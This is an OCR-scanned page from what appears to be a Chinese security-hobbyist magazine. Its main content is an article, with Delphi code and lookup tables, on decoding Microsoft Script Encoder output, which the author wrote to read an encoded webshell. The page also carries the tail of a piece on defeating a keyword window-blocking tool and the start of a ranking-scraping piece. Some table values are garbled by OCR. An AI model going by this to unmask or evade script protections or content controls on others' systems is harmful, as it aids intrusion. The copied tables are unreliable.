


图6　xuetr的禁止待机、注销、关机和重启

（*文章中所涉及的相关代码及工具都已经收录在本期光盘中*）

编辑点评：*作者使用“歪门邪道”破解了自动关闭带有指定关键字的窗口功能，很好。在文中提到使用百度搜索时窗口被关闭，小编我在测试中使用Google就没有被关闭，原因很简单，该网站使用了框架技术，而标题在搜索时没有改变为关键字，虽然是山寨，但还是推荐大家一试。*

左轮安全中心下载地址：http://www.zy995.com/pro/nbsafe.html
xuetr下载地址：http://www.xuetr.com/?p=25

Microsoft Windows Scripting Encoder 解密算法浅析

▣破℃军

从本文您可以学到：

1、了解 Script Encoder 的编码方式

早些年，Microsoft在推出Internet Explorer的同时针对脚本保护方面，在其 Scripting 虚拟机中引入了一种新的技术：Script Encoding。在其文档中特别提到了这样一点：**注意，这种编码只能防止别人在无意中查看到您的代码，并不能防止黑客蓄意查看您的编码内容及其方法。**所以很快网上就出现了解密的方法。直到前几天，我在需要解密一个 Webshell 时也用到了 VBScript.encode 解密，于是到网上到处找解密程序，最多的就是 HTML 源码的。于是复制->保存 decoder.Html->运行->解密，代码解了一截就停住了，不知是什么原因，于是 baidu 搜索了好一会儿，得知两点：

1、VBScript.encode 加密对中文字是不处理的；

2、网上这个HTML代码的解密不处理特殊字符。后来在一篇文章中得知其中一个特殊符号是“×”(叉)




图1　密文过长导致无法解密




图2　Asp 网站助手加解密工具

于是凭这两点，我们可以把密文中的特殊字符先全部替换为中文字，例如“破军”，再进行解码。这时，问题又出现了，如图 1 所示。

这是由密文过长导致的，即使点“否”还是解不出来，于是又找到一个用程序写的解密工具，如图 2 所示。

把替换好的密文放进去解密，从图2中看到的提示与图 1 的意思大致相同。相信它也是用 webbrowser 之类的控件来运行 HTML 代码的。




图3　无法得到解密结果

继续用 baidu 了好一会儿还是没什么收获，于是决定秉承毛主席的话“自己动手，丰衣足食”。既然找不到，那就自己写，下面就开始代码的编写。

实际上刚开始我也是用“Asp 网站助手加解密工具”的思路写的第一个程序，发现不行，于是又把 HTML 里的 JavaScript 脚本翻译成 Delphi 语言继续尝试，通过跟踪发现能解密成原文，但真正运行起来就是得不到结果，程序卡住了，如图 3 所示。

最后又去 baidu，找到一篇文章《Microsoft Windows Scripting Encoder 加密算法的研究》，作者不详。从中得知两点：

1、Script Encoder 编码处理的脚本中，只有 ASCII 码 32 至 126 及 9（TAB 符）被编码，这编码与一个长度为 64 的线性表有关。而且对于所有的字符，编码表是完全相同的。表如下：

```
const itab : array[0..63] of byte = ( {table order}
$00,$02,$01,$00,$02,$01,$02,$01,$01,$02,$01,$02,$00,$01,$02,$01,
$00,$01,$02,$01,$00,$00,$02,$01,$01,$02,$00,$01,$02,$01,$01,$02,
$00,$00,$01,$02,$01,$02,$01,$00,$01,$00,$00,$02,$01,$00,$01,$02,
$00,$01,$02,$01,$00,$00,$02,$01,$01,$00,$00,$02,$01,$00,$01,$02);
```

2、每个字符对应有 3 种形式，例如，“a”被编码后可能为“C”（大写）、m（小写）、l（小写），而到底是哪个就依据那个 64 位的线性表了，如图 4 所示。




图4　每 3 个对应 1 个 ASCII 字符

Script Encoder 的编码集如下（ASCII 9 及 32—126）：

```
Const dectab : array[0..2,0..$7f] of byte = ( {table to decrypt}
   ($00,$01,$02,$03,$04,$05,$06,$07,$08,$57,$0A,$0B,$0C,$0D,$0E,$0F,
    $10,$11,$12,$13,$14,$15,$16,$17,$18,$19,$1A,$1B,$1C,$1D,$1E,$1F,
    $2E,$47,$7A,$56,$42,$6A,$2F,$26,$49,$41,$34,$32,$5B,$76,$72,$43,
    $38,$39;$70,$45,$68,$71,$4F,$09,$62,$44,$23,$75,$3C,$7E,$3E,$5E,
    $FF,$77,$4A,$61,$5D,$22,$4B,$6F,$4E,$3B,$4C,$50,$67,$2A,$7D,$74,
   $54,$2B,$2D,$2C,$30,$6E,$6B,$66,$35,$25,$21,$64,$4D,$52,$63,$3F,
   $7B,$78,$29,$28,$73,$59,$33,$7F,$6D,$55,$53,$7C,$3A,$5F,$65,$46,
   $58,$31,$69,$6C,$5A,$48,$27,$5C,$3D,$24,$79,$37,$60,$51,$20,$36),
  ($00,$01,$02,$03,$04,$05,$06,$07,$08,$7B,$0A,$0B,$0C,$0D,$0E,$0F,
   $10,$11,$12,$13,$14,$15,$16,$17,$18,$19,$1A,$1B,$1C,$1D,$1E,$1F,
   $32,$30,$21,$29,$5B,$38,$33,$3D,$58,$3A,$35,$65,$39,$5C,$56,$73,
   $66,$4E,$45,$6B,$62,$59,$78,$5E,$7D,$4A,$6D,$71,$3C,$60,$3E,$53,
   $FF,$42,$27,$48,$72,$75,$31,$37,$4D,$52,$22,$54,$6A,$47,$64,$2D,
   $20,$7F,$2E,$4C,$5D,$7E,$6C,$6F,$79,$74,$43,$26,$76,$25,$24,$2B,
   $28,$23,$41,$34,$09,$2A,$44,$3F,$77,$3B,$55,$69,$61,$63,$50,$67,
   $51,$49,$4F,$46,$68,$7C,$36,$70,$6E,$7A,$2F,$5F,$4B,$5A,$2C,$57),
  ($00,$01,$02,$03,$04,$05,$06,$07,$08,$6E,$0A,$0B,$0C,$06,$0E,$0F,
   $10,$11,$12,$13,$14,$15,$16,$17,$18,$19,$1A,$1B,$1C,$1D,$1E,$1F,
   $2D,$75,$52,$60,$71,$5E,$49,$5C,$62,$7D,$29,$36,$20,$7C,$7A,$7F,
   $6B,$63,$33,$2B,$68,$51,$66,$76,$31,$64,$54,$43,$3C,$3A,$3E,$7E,
   $FF,$45,$2C,$2A,$74,$27,$37,$44,$79,$59,$2F,$6F,$26,$72,$6A,$39,
   $7B,$3F,$38,$77,$67,$53,$47,$34,$78,$5D,$30,$23,$5A,$5B,$6C,$48,
   $55,$70,$69,$2E,$4C,$21,$24,$4E,$50,$09,$56,$73,$35,$61,$4B,$58,
  $3B,$57,$22,$6D,$4D,$25,$28,$46,$4A,$32,$41,$3D,$5F,$4F,$42,$65));
```

都是前辈整理的，直接拿来用咯！下面我们来实现程序的关键函数：

```
function strdencode(const encodestring:widestring):widestring;
var
pos0:byte;                        //线性表位置
res:word;                         //一个密文
uncodestring:ansistring;       //明文
encrypted_pos:longword;          //待处理密文位置
code_end:longword;                //密文结束位置
h_str:string;    //原文头尾处理
tem:integer;           //临时

begin
    encrypted_pos  := pos('#@~^',encodestring);
    code_end  := pos('^#~@',encodestring);

    if encrypted_pos=0 then begin
       messagebox(form1.Handle,'找不到开始标志，请确保脚本完整。','提示：',
mb_ok);
      exit;
    end else encrypted_pos:=encrypted_pos+4+8;
    if code_end=0 then begin
      messagebox(form1.Handle,'脚本末尾不完整，若要继续解密，结果将会是不完整
的或有差错的！','提示：',mb_ok);
      code_end:=length(encodestring);
    end else code_end:=code_end-8;

  pos0:=0;
```

```
res:=0;

while encrypted_pos<code_end do begin
  //开始的判断能处理所有特殊字符，包括中文字
  if ord(encodestring[encrypted_pos])>$80 then begin
  uncodestring:=uncodestring+encodestring[encrypted_pos];
  inc(encrypted_pos);
  continue;
  end;

  res:=ord(encodestring[encrypted_pos]);

    if res<$80 then begin {encrypted?}
      res:=dectab[itab[pos0],res];

    if res=$ff then begin {special char}
      inc(encrypted_pos);
        res:=ord(encodestring[encrypted_pos]);
      case res of
        $26 : res:=$0a;
        $23 : res:=$0d;
        $2a : res:=$3e;
        $21 : res:=$3c;
        $24 : res:=$40;
      end;
    end;
    uncodestring:=uncodestring+chr(res);
  end;

    inc(encrypted_pos);
      pos0:=(pos0+1) mod 64;
end;
//处理头部
tem:=pos('#@~^',encodestring);
h_str:=midstr(encodestring,1,tem-1);
tem:= pos('.encode';lowerCase(h_str));
  if tem<>0 then begin
```




图5　最终程序界面

```
      delete(h_str,tem,7);
      result:=h_str+uncodestring
    end else result:=h_str+uncodestring;

  //处理尾部
  tem:=pos('^#~@',encodestring);
  if tem<>0 then
  begin
  h_str:=midstr(encodestring,tem+4,length(encodestring)-tem-4);
  result:=result+h_str;
  end;
end;
```

程序最终实现，如图5所示。

文章就到此为止了，有不对的地方请见谅并指出。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：不错，这下小编我也了解Script Encoder到底是怎样编码了，小菜明白了吗？

某网游网站DP页面数据的分析与获取

文 magic dog

从本文您可以学到：

1、如何分析网页代码

2、如何获取XML文件中的内容

排名	走势	游戏ID	游戏名称	公司	DP值
1	—	11004	穿越火线	腾讯	11500 (+71)
2	—	11256	地下城与勇士	腾讯	9169 (+33)
3	—	11151	QQ炫舞	腾讯	2445 (-40)
4	—	10861	QQ飞车	腾讯	2200 (-14)
5	—	10036	劲舞团	久游网	1627 (-11)
6	—	12957	穿越火线体验版	腾讯	1577 (-38)
7	—	11815	反恐精英Online	世纪天成	922 (-13)
8	↑	10040	梦幻西游	网易	892 (-7)
9	↓	11994	战地之王	腾讯	890 (-13)
10	—	10115	问道	光宇	689 (-5)
11	—	10011	大话西游	网易	648 (+1)
12	—	10085	天龙八部	搜狐	613 (+12)
13	—	10001	跑跑卡丁车	世纪天成	570 (-6)
14	—	10043	魔兽世界	网易	499 (+8)
15	—	10032	街头篮球	天游	461 (-1)
16	—	12319	西游记OL	蓝港在线	295 (-1)
17	—	12997	地下城与勇士体验版	腾讯	292 (-1)
18	—	12938	龙腾世界	百游公司	263 (+9)
19	—	10044	魔域	天晴数码	251
20	—	10520	诛仙2	完美时空	240 (-2)

图1　游戏热门指数

对于不爱游戏的同志，可能需要先解释一下DP的概念，虽然它与本文所探讨的问题关系不是很大。

什么是DP排行?

DP是顺网科技提出的一个游戏热门指数，该指数是通过在顺网“网维大师”平台上运行的所有网吧终端的用户游戏行为综合分析得出。然后通过计算不同时间段点击的游戏时长综合得出的游戏热门程度。

